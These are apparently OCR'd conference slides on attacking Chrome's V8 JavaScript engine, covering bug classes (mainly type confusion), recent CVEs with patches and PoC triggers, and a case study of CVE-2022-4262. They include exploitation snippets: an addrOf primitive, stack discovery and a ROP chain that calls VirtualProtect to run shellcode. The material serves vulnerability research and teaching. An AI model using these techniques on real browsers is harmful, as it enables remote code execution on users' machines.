
Modern attacks on Google Chrome
and v8 javascript engine
Alisa Esage
Zero Day Engineering LLC
Positive Hack Days 2023


Browser Exploit Design
€2625/€4095
Per person
Google Chrome, Mozilla Firefox, Linux Webkit & Apple Safari

About me

- Independent, 0day R&D & training
- **Winner** of Pwn2Own Vancouver '21
- **Winner** of CIA contest PHDays '14
- Vulnerability researcher: Google, Microsoft, Mozilla, Oracle, Apple…
- Phrack magazine author
- **Research interests**: hypervisor VM escapes, browser & javascript RCE, wireless firmware RE
- Founder **Zero Day Engineering LLC** zerodayengineering.com (HK)
- Student of Theoretical Physics (UK)
- Lives in Asia by the sea

About this talk

Disclaimer

All information in this talk is a product of my own independent research work, and should be considered as a personal technical perspective

I do not represent any companies, teams or individuals, other than my solo training project

I don’t have any representatives and I don’t sell 0days to strangers

Plan

This talk is split in three parts …

1. Big picture
2. Google Chrome & v8
3. Case study: deep dive

Part 1


Big picture

Browser RCE: state of the art

Browser attack surface (remote)

Browser

- DOM (**D**ocument **O**bject **M**odel)
- HTML parsing
- Network protocols
  - HTTP/2, JSON, …
- File formats
  - Graphics
  - Audio
  - PDF
  - XML …
- JavaScript engine
- Sandbox (EoP)
- OS bindings



Attacking browsers: focus on what?

JavaScript engine

- Parser
- Analyzers
- Interpreter
- Lowering (non-optimizing compilation)
- Optimization
- Garbage collection
- Builtins/globals
- DOM interfaces
- OS interfaces
- Backend + API (Intl, WebGL, etc.)

Modern JavaScript engine

Industry association for standardizing information and communication systems

ecma INTERNATIONAL

Back to the list

ECMA-262

ECMAScript® 2022 language

13th edition, June 2022

Industry association for standardizing information and communication systems

ecma INTERNATIONAL


About Ecma

Classification

Category	Software engineering and interfaces
Subcategory	ECMAScript®
Technical Committee	TC39

Online Archives

- ECMA-262 5.1 edition, June 2011
- ECMA-262, 6th edition, June 2015
- ECMA-262, 7th edition, June 2016
- ECMA-262, 8th edition, June 2017
- ECMA-262, 9th edition, June 2018
- ECMA-262, 10th edition, June 2019
- ECMA-262, 11th edition, June 2020
- ECMA-262, 12th edition, June 2021



Offensive VR patterns

A class of systems will be dominated by one or two classes of issues which follows from common design and implementation requirements, eg:

Protocol and format parsers: buffer overflows

Hypervisors: 1) uninitialized variables, 2) race conditions

Browser (DOM): use-after-free

JavaScript engines: type confusion

JavaScript engines: offensive VR patterns (general)

Type Confusion

What is it

- Accessing type X as it were type Y => memory corruption

Reasons

- Dynamic typing
- Runtime mutability

Notes

- Two bugs being type confusion does not imply that they are related; it's a very general vulnerability class (common mistake in news reports)

CVE-2023-2033	Type confusion in V8 in Google Chrome prior to 112.0.5615.12 security severity: High)
CVE-2023-1214	Type confusion in V8 in Google Chrome prior to 111.0.5563.64 security severity: High)
CVE-2023-0696	Type confusion in V8 in Google Chrome prior to 110.0.5481.77 security severity: High)
CVE-2022-4262	Type confusion in V8 in Google Chrome prior to 108.0.5359.94 security severity: High)
CVE-2022-4174	Type confusion in V8 in Google Chrome prior to 108.0.5359.71 security severity: High)
CVE-2022-39266	isolated-vm is a library for nodejs which gives the user access t through CachedDataOptions, attackers can bypass the sandbox or workarounds.
CVE-2022-3889	Type confusion in V8 in Google Chrome prior to 107.0.5304.10 security severity: High)
CVE-2022-3885	Use after free in V8 in Google Chrome prior to 107.0.5304.106 security severity: High)
CVE-2022-3723	Type confusion in V8 in Google Chrome prior to 107.0.5304.87 security severity: High)
CVE-2022-3652	Type confusion in V8 in Google Chrome prior to 107.0.5304.62 security severity: High)

Side effects (runtime re-entrancy)

What is it

- Basically, JavaScript code execution in the middle of C++ code
- State changes => broken code assumptions

Reasons

- Dynamic typing
- Mutability of language semantics by design
- Optimization requirements
- Implicit type conversion

Examples

```
o.__proto__ = {} // intercept lookup on proto chain

o = {valueOf: evil_callback1, toString: evil_callback2}

ta[0] = o; // implicit coercion (via function .valueOf)

new Proxy() // intercept by design

String.prototype.valueOf = function() { return 'y' }; // redefine global object behavior
```

Optimization issues

What is it

- Broken assumptions in JIT-ed JavaScript code
- Ex. optimized for type X, given type Y => type confusion
- More subtle/logic issues

Reasons

- Missed or wrong deoptimization check (logic bug)
- Lack of understanding of JavaScript runtime nuance (unexpected state)

Example

```
function f(arg) { … access arg … }

opt( f(new Uint32Array()) )

// low level accesses in compiled code
optimized for Uint32Array

f({}) // should be deoptimized

opt( f({}) )

// optimized for object
```

Exploitation patterns

Exploitation of a type confusion (example)

```
function func(f, u, n, c) {

  f[0] = 0;
  u[0] = n;

  if (c) { f[0] = c;  }
  return f[0];

}
```

```
function getAddrOf(obj) {

  let a = news.pop()
  dump("check native:", a)

  let b = new Int8Array(8)

  let result = func(a, b, {valueOf: function() {
    dump("in getAddrOf's callback", 0xc0ffeed>>1)
    a[0] = obj
    return 0
  }})

  return result

}
```

Exploitation (example) -2

```
function getStack() {

  let type = read32( getAddrOf([{}]) + 4)
  log("Type: 0x" + type.toString(16))
  let javascriptLibrary = read32(type + 4)
  log("JavascriptLibrary: 0x" + javascriptLibrary.toString(16))
  let scriptContext = read32(javascriptLibrary + 0x21c)
  log("ScriptContext: 0x" + scriptContext.toString(16))
  let threadContext = read32(scriptContext + 0x250) // find this ar
  log("ThreadContext: 0x" + threadContext.toString(16)) // (anyone
  let stackLimit = read32(threadContext + 0x18) // find offset in T
  log("StackLimitForCurrentThread: 0x" + stackLimit.toString(16))
  let stackBottom = stackLimit - 0xc000 + 2*1024*1024 - 4
  log("Stack bottom: 0x" + stackBottom.toString(16))

  return stackBottom

}
```

```
let rop = [

  // pop edi; pop esi; retn
              jscript9.base + jscript9.gadget1,
  // ScriptSite::Execute said retn 10h
  1, 2, 3, 0,
  // arguments...
  0x1000, // size
  shellcodeAddr,  // lpAddress
  // push args; call VirtualProtect()
              jscript9.base + jscript9.gadget2,
  // stack filler
  shellcodeAddr + shellcode.length, // dwOldProtect pointer
     1, 0, 1, 0, 1,
  0, 1, 0, 1, 0, 1,
  0, 1, 0, 1, 0, 1,
  0, 1, 0, 1, 0, 1,
  0, 1,  // retn 10h
  // return to shellcode
  shellcodeAddr,
  // CoE filler
  0, 0, 0,
              0x40 // PAGE_EXECUTE_READWRITE
]


for (var i = 0; i < rop.length; i ++) {
  write32(retPtr + i*4, rop[i])
}
```

Part 2

Google Chrome & v8

Chromium offensive trends

[$TBD][1444360] **Critical** CVE-2023-2721: Use after free in Navigation. *Reported by Guang Gong of Alpha Lab, Qihoo 360 on 2023-05-10*
[$7000][1400905] **High** CVE-2023-2722: Use after free in Autofill UI. *Reported by Rong Jian of VRI on 2022-12-14*
[$3000][1435166] **High** CVE-2023-2723: Use after free in DevTools. *Reported by asnine on 2023-04-21*
[$NA][1433211] **High** CVE-2023-2724: Type Confusion in V8. *Reported by Clement Lecigne and Vlad Stolyarov and Glazunov of Google Project Zero on 2023-04-14*
[$TBD][1442516] **High** CVE-2023-2725: Use after free in Guest View. *Reported by asnine on 2023-05-04*
[$1500][1442018] **Medium** CVE-2023-2726: Inappropriate implementation in Installs. *Reported by Ahmed ElMasry on 2023-05-03*

CVE-2022-4262 is the fourth actively exploited type confusion flaw in Chrome that Google has addressed since the start of the year. It's also the ninth zero-day flaw attackers have exploited in the wild in 2022 -

- CVE-2022-0609 - Use-after-free in Animation
- CVE-2022-1096 - Type confusion in V8
- CVE-2022-1364 - Type confusion in V8
- CVE-2022-2294 - Heap buffer overflow in WebRTC
- CVE-2022-2856 - Insufficient validation of untrusted input in Intents
- CVE-2022-3075 - Insufficient data validation in Mojo
- CVE-2022-3723 - Type confusion in V8
- CVE-2022-4135 - Heap buffer overflow in GPU

- Sourcing bugs
- Specific bug classes
- Common bug classes vs. Chrome
- V8 vs. browser

Recent Chromium bugs

Type confusion in RegExp builtin (Pwn2Own 2019 vs Tesla)

```
// Fast-path for unmodified JSRegExps (and non-functional replace).
if (RegExpUtils::IsUnmodifiedRegExp(isolate, recv)) {
  // We should never get here with functional replace because unmodified
  // regexp and functional replace should be fully handled in CSA code.
  CHECK(!functional_replace);
  RETURN_RESULT_OR_FAILURE(
      isolate, RegExpReplace(isolate, Handle<JSRegExp>::cast(recv), string,
                             replace_obj));
}

const uint32_t length = string->length();

Handle<String> replace;
if (!functional_replace) {
  ASSIGN_RETURN_FAILURE_ON_EXCEPTION(isolate, replace,
                                     Object::ToString(isolate, replace_obj));
}
```

CVE-2019-13698

```
let re = /x/y;
let cnt = 0;
let str = re[Symbol.replace]("x", {
  toString: () => {
    cnt++;
    if (cnt == 2) {
      re.lastIndex = {valueOf: () => {
        re.x = 42;
        return 0;
      }};
    }
    return 'y$';
  }
});
assertEquals("y$", str);
```

Side effect via HTMLEmbed

```
setPropertyViaEmbed = (object, handler) => {
  const embed = document.createElement('embed');
  embed.onload = handler;
  embed.type = 'text/html';
  Object.setPrototypeOf(global_object, embed);
  document.body.appendChild(embed);
  object.prop = 1;
  embed.remove();
}
```

```
leakUninitializedOddball = () => {
  const object_1 = {
    __proto__: global_object
  };
  const object_2 = {
    __proto__: global_object
  };
  setPropertyViaEmbed(object_2, () => {
    Object.setPrototypeOf(global_object, null);
    object_2.K = 1;
    object_2.prop = 2;

    object_1.K = 1.1;
  });
  return object_2;
}
```

CVE-2021-30551

```
    if ((maybe_attributes.FromJust() & READ_ONLY) != 0) {
      return WriteToReadOnlyProperty(it, value, should_throw);
    }
    if (maybe_attributes.FromJust() == ABSENT) break;
    *found = false;
    return Nothing<bool>();
    // At this point we might have called interceptor's query or getter
    // callback. Assuming that the callbacks have side effects, we use
    // Object::SetSuperProperty() which works properly regardless on
    // whether the property was present on the receiver or not when
    // storing to the receiver.
    if (maybe_attributes.FromJust() == ABSENT) {
      // Proceed lookup from the next state.
      it->Next();
    } else {
      // Finish lookup in order to make Object::SetSuperProperty() store
      // property to the receiver.
      it->NotFound();
    }
    return Object::SetSuperProperty(it, value, store_origin,
                                     should_throw);
  }
  break;
}
```

V8 vs optimization

CVE-2022-1364: Inconsistent Object Materialization in V8 (ITW)
https://googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/2022/CVE-2022-1364.html
https://bugs.chromium.org/p/chromium/issues/detail?id=1315901
variant: https://bugs.chromium.org/p/chromium/issues/detail?id=1340335
Note: PoC leaks the hole value

CVE-2022-3652: [turbofan] validate more concurrent reads
patch: https://chromium-review.googlesource.com/c/v8/v8/+/3952937
Patch added a new compilation dependency: ObjectSlotValueDependency - that might somehow change during optimization.
Todo: analyze

NoCVE: Use After Free in x64 Instruction Optimization Vulnerability Analysis
https://bugs.chromium.org/p/chromium/issues/detail?id=1303458
https://infosecwriteups.com/zero-day-vulnerability-chromium-v8-js-engine-issue-1303458-use-after-free-in-x64-instruction-e874419436a6
Wrong generated low-level code (asm) which re-used the register holding a pointer to array that already went out of scope and was garbage collected.
Patch: https://chromium.googlesource.com/v8/v8/+/71a9fcc950f1b8efb27543961745ab0262cda7c4

JSON.stringify leaks TheHole value => RCE

```
void Isolate::clear_pending_exception() {
  DCHECK(!thread_local_top()->pending_exception_.IsException(this));
  thread_local_top()->pending_exception_ = ReadOnlyRoots(this).the_hole_value();
}
#define RETURN_RESULT_OR_FAILURE(isolate, call)      \
    do {                                               \
        Handle<Object> __result__;                       \
        Isolate* __isolate__ = (isolate);                \
        if (!(call).ToHandle(&__result__)) {             \
        DCHECK(__isolate__->has_pending_exception());  \
        return ReadOnlyRoots(__isolate__).exception(); \
        }                                                \
        DCHECK(!__isolate__->has_pending_exception());   \
        return *__result__;                              \
    } while (false)
```

```
 Object Isolate::pending_exception() {
-  DCHECK(has_pending_exception());
+  CHECK(has_pending_exception());
   DCHECK(!thread_local_top()->pending_exception_.IsException(this));
   return thread_local_top()->pending_exception_;
 }
```

```
function trigger() {
   let a = [], b = [];
   let s = ''.repeat(0x800000);
   a[20000] = s;
   for (let i = 0; i < 10; i++) a[i] = s;
   for (let i = 0; i < 10; i++) b[i] = a;

   try {
      JSON.stringify(b);
   } catch (hole) {
      return hole;
   }
   throw new Error('could not trigger');
}

let hole = trigger();
%DebugPrint(hole);
// DebugPrint: 0x37c70800242d: [Oddball] in ReadOnlySpace: #hole
```

TheHole

This is an issue because TheHole is a special value that is treated like a state marker in the code, for ex.:

```
    // Find entry for key otherwise return kNotFound.
    template <typename Derived, typename Shape>
    InternalIndex HashTable<Derived, Shape>::FindEntry(PtrComprCageBase cage_base,
                                                       ReadOnlyRoots roots, Key key,
                                                       int32_t hash) {
    DisallowGarbageCollection no_gc;
    uint32_t capacity = Capacity();
    uint32_t count = 1;
    Object undefined = roots.undefined_value();
    Object the_hole = roots.the_hole_value();
    DCHECK_EQ(Shape::Hash(roots, key), static_cast<uint32_t>(hash));
    // EnsureCapacity will guarantee the hash table is never full.
    for (InternalIndex entry = FirstProbe(hash, capacity);;
        entry = NextProbe(entry, count++, capacity)) {
        Object element = KeyAt(cage_base, entry);
        // Empty entry. Uses raw unchecked accessors because it is called by the
        // string table during bootstrapping.
        if (element == undefined) return InternalIndex::NotFound();
        if (Shape::kMatchNeedsHoleCheck && element == the_hole) continue; // <-----
        if (Shape::IsMatch(key, element)) return entry;
    }
    }
```

Thus exploit demonstrated a double free via Map()

Promise.any.call leak hole, leading to RCE

+111 common lines +10

```
// 7. Let promiseCapability be F.[[Capability]].

// 8. Let remainingElementsCount be F.[[RemainingElements]].
let remainingElementsCount = *ContextSlot(
    context,
    PromiseAnyRejectElementContextSlots::
        kPromiseAnyRejectElementRemainingSlot);

// 9. Set errors[index] to x.
const newCapacity = IntPtrMax(SmiUntag(remainingElementsCount), index + 1);
if (newCapacity > errors.length_intptr) deferred {
    errors = ExtractFixedArray(errors, 0, errors.length_intptr, newCapacity);
    *ContextSlot(
        context,
        PromiseAnyRejectElementContextSlots::
            kPromiseAnyRejectElementErrorsSlot) = errors;
  }
errors.objects[index] = value;

// 10. Set remainingElementsCount.[[Value]] to
```

```
112
113 // 7. Let promiseCapability be F.[[Capability]].
114
115 // 8. Let remainingElementsCount be F.[[RemainingElements]].
116 let remainingElementsCount = *ContextSlot(
117     context,
118     PromiseAnyRejectElementContextSlots::
119         kPromiseAnyRejectElementRemainingSlot);
120
121 // 9. Set errors[index] to x.
122 const newCapacity = index + 1;
123 if (newCapacity > errors.length_intptr) deferred {
124     errors = ExtractFixedArray(errors, 0, errors.length_intptr, newCapacity);
125     *ContextSlot(
        context,
        PromiseAnyRejectElementContextSlots::
            kPromiseAnyRejectElementErrorsSlot) = errors;
  }
errors.objects[index] = value;

// 10. Set remainingElementsCount.[[Value]] to
```

+10

Issue 1379054 attachment: poc.js (234 bytes)

```
let v1;
function f0(v4) {
    v4(() => { }, v5 => {
        v1 = v5.errors;
    });
}
f0.resolve = function (v6) {
    return v6;
};
let v3 = {
    then(v7, v8) {
        v8();
    }
};
Promise.any.call(f0, [v3]);
console.log(v1[1]);
```

Part 3

Case study

CVE-2022-4262

CVE-2022-4262 is the fourth actively exploited type confusion flaw in Chrome that Google has addressed since the start of the year. It's also the ninth zero-day flaw attackers have exploited in the wild in 2022 -

- CVE-2022-0609 - Use-after-free in Animation
- CVE-2022-1096 - Type confusion in V8
- CVE-2022-1364 - Type confusion in V8
- CVE-2022-2294 - Heap buffer overflow in WebRTC
- CVE-2022-2856 - Insufficient validation of untrusted input in Intents
- CVE-2022-3075 - Insufficient data validation in Mojo
- CVE-2022-3723 - Type confusion in V8
- CVE-2022-4135 - Heap buffer overflow in GPU

File

```
Parent:     323ada01 (Reland "Update V8 DEPS (trusted)")
Author:     Toon Verwaest <verwaest@chromium.org>
AuthorDate: 2022-11-30 15:07:26 +0100
Commit:     V8 LUCI CQ <v8-scoped@luci-project-accounts.iam.gserviceaccount.com>
CommitDate: 2022-11-30 14:47:34 +0000

[parser] Fix eval tracking

Due to mismatch in strictness we otherwise invalidly mark scopes as
calling sloppy eval.

Bug: chromium:1394403
Change-Id: Iece45df87f171616a2917c2aba5540636880a7c6
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/4066044
Reviewed-by: Igor Sheludko <ishell@chromium.org>
Commit-Queue: Toon Verwaest <verwaest@chromium.org>
Cr-Commit-Position: refs/heads/main@{#84575}

```

CVE-2022-4262: patch (part of)

```
1368 void Scope::RecordEvalCall() {
1369   calls_eval_ = true;
1370   GetDeclarationScope()->RecordDeclarationScopeEvalCall();


1371   RecordInnerScopeEvalCall();
1372   // The eval contents might access "super" (if it's inside a function that
1373   // binds super).
1374   DeclarationScope* receiver_scope = GetReceiverScope();
1375   DCHECK(!receiver_scope->is_arrow_scope());
1376   FunctionKind function_kind = receiver_scope->function_kind();
1377   if (BindsSuper(function_kind)) {
1378     receiver_scope->RecordSuperPropertyUsage();
1379   }
1380 }
1381
```

```
1347 void Scope::RecordEvalCall() {
1348   calls_eval_ = true;
1349   if (is_sloppy(language_mode())) {
1350     GetDeclarationScope()->RecordDeclarationScopeEvalCall();
1351   }
1352   RecordInnerScopeEvalCall();
1353   // The eval contents might access "super" (if it's inside a function that
1354   // binds super).
1355   DeclarationScope* receiver_scope = GetReceiverScope();
1356   DCHECK(!receiver_scope->is_arrow_scope());
1357   FunctionKind function_kind = receiver_scope->function_kind();
1358   if (BindsSuper(function_kind)) {
1359     receiver_scope->RecordSuperPropertyUsage();
1360   }
1361 }
1362
```

CVE-2022-4262: testcase

```
let alloc = function() {
  let tt = new ArrayBuffer(31 * 1024 * 1024 * 1024);
  tt = new ArrayBuffer(31 * 1024 * 1024 * 1024);
  tt = new ArrayBuffer(31 * 1024 * 1024 * 1024);
  tt = new ArrayBuffer(31 * 1024 * 1024 * 1024);
  tt = new ArrayBuffer(31 * 1024 * 1024 * 1024);
  tt = new ArrayBuffer(31 * 1024 * 1024 * 1024);
};
for (let j = 0; j < 9999999; j++) {
  (
    (a = class b3 {
      [
        {
          c: eval()
        } ? 0 : (xy = 1)
      ]
    }) => {}
  )();
  if (j == 8) {
    alloc();
  }
}
```

```
#
# Fatal error in ../../v8/src/objects/object-type.cc, line 81
# Type cast failed in CAST(GetHeapObjectAssumeWeak(maybe_weak_ref, try_handler))
  Expected PropertyCell but found 0x7ec70029410d: [FeedbackCell] in OldSpace
 - map: 0x7ec700002b09 <Map[12](FEEDBACK_CELL_TYPE)>
 - many closures
 - value: 0x7ec700003509 <ClosureFeedbackCellArray[0]>
 - interrupt_budget: 940
```

Theory 1

> Sloppy vs. Strict

Default mode in which all JavaScript code executes is technically called Sloppy - which is the opposite of Strict. Strict mode is part of ECMAScript 5 specification, introduced in 2009 as a restricted variant of JavaScript with better high level security guarantees for web applications and improved error checking. Refer to ECMAScript 5, section 4.2.2, 10.1.1, and multiple sections named "Strict mode restrictions" throughout [https://www.ecma-international.org/wp-content/uploads/ECMA-262_5th_edition_december_2009.pdf] For our purposes it is important to know that while strict mode is generally opt-in with "use strict"; directive (script or function scope wide), it is enforced by default for certain JavaScript features: for example, modules and classes are always in strict mode. Code in strict mode has a different syntax and runtime behavior.

More details: https://hacks.mozilla.org/2011/01/ecmascript-5-strict-mode-in-firefox-4/

Theory 2

> eval & variable hoisting

JavaScript eval - a built-in global function object which evaluates JavaScript code given to it as a a parameter - can access and create local variables in surrounding scope, when it executes in Sloppy mode:

```
// Neither context nor source string is strict,
// so var creates a variable in the surrounding scope
eval("var a = 1;");
console.log(a); // 1
```

[https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/eval]

Theory 3

> Arrow function

Arrow function is a relatively new JavaScript idiom introduced in ECMAScript 6 [https://tc39.es/ecma262/multipage/ecmascript-language-functions-and-classes.html#sec-arrow-function-definitions]. It is a compact way to define a function:


```
() => expression

param => expression

(param) => expression
```

CVE-2022-4262: testcase


```
let alloc = function() {
  let tt = new ArrayBuffer(31 * 1024 * 1024 * 1024);
  tt = new ArrayBuffer(31 * 1024 * 1024 * 1024);
  tt = new ArrayBuffer(31 * 1024 * 1024 * 1024);
  tt = new ArrayBuffer(31 * 1024 * 1024 * 1024);
  tt = new ArrayBuffer(31 * 1024 * 1024 * 1024);
  tt = new ArrayBuffer(31 * 1024 * 1024 * 1024);
};
for (let j = 0; j < 9999999; j++) {
  (
    (a = class b3 {
      [
        {
          c: eval()
        } ? 0 : (xy = 1)
      ]
    }) => {}
  )();
  if (j == 8) {
    alloc();
  }
}
```


```
#
# Fatal error in ../../v8/src/objects/object-type.cc, line 81
# Type cast failed in CAST(GetHeapObjectAssumeWeak(maybe_weak_ref, try_handler))
  Expected PropertyCell but found 0x7ec70029410d: [FeedbackCell] in OldSpace
 - map: 0x7ec700002b09 <Map[12](FEEDBACK_CELL_TYPE)>
 - many closures
 - value: 0x7ec700003509 <ClosureFeedbackCellArray[0]>
 - interrupt_budget: 940
```

CVE-2022-4262: type confusion



CVE-2022-4262: type confusion 2





References

Google Chrome Stable channel updates
https://chromereleases.googleblog.com/search/label/Stable%20updates

Chromium project bug tracker https://bugs.chromium.org/p/chromium/issues/list?q=&can=2

V8 bug tracker
https://bugs.chromium.org/p/chromium/issues/list?q=blink%20component%3ABlink%3EJavaScript&can=2

V8 official website, code download, building instructions https://v8.dev/

V8 patches/review https://chromium-review.googlesource.com/q/project:v8/v8

V8 CVE-2022-4262 patch
https://chromium.googlesource.com/v8/v8/+/27fa951ae4a3801126e84bc94d5c82dd2370d18b%5E%21/#F0

Q&A

Twitter/Telegram: @alisaesage @zerodaytraining

E-mail: contact@zerodayengineering.com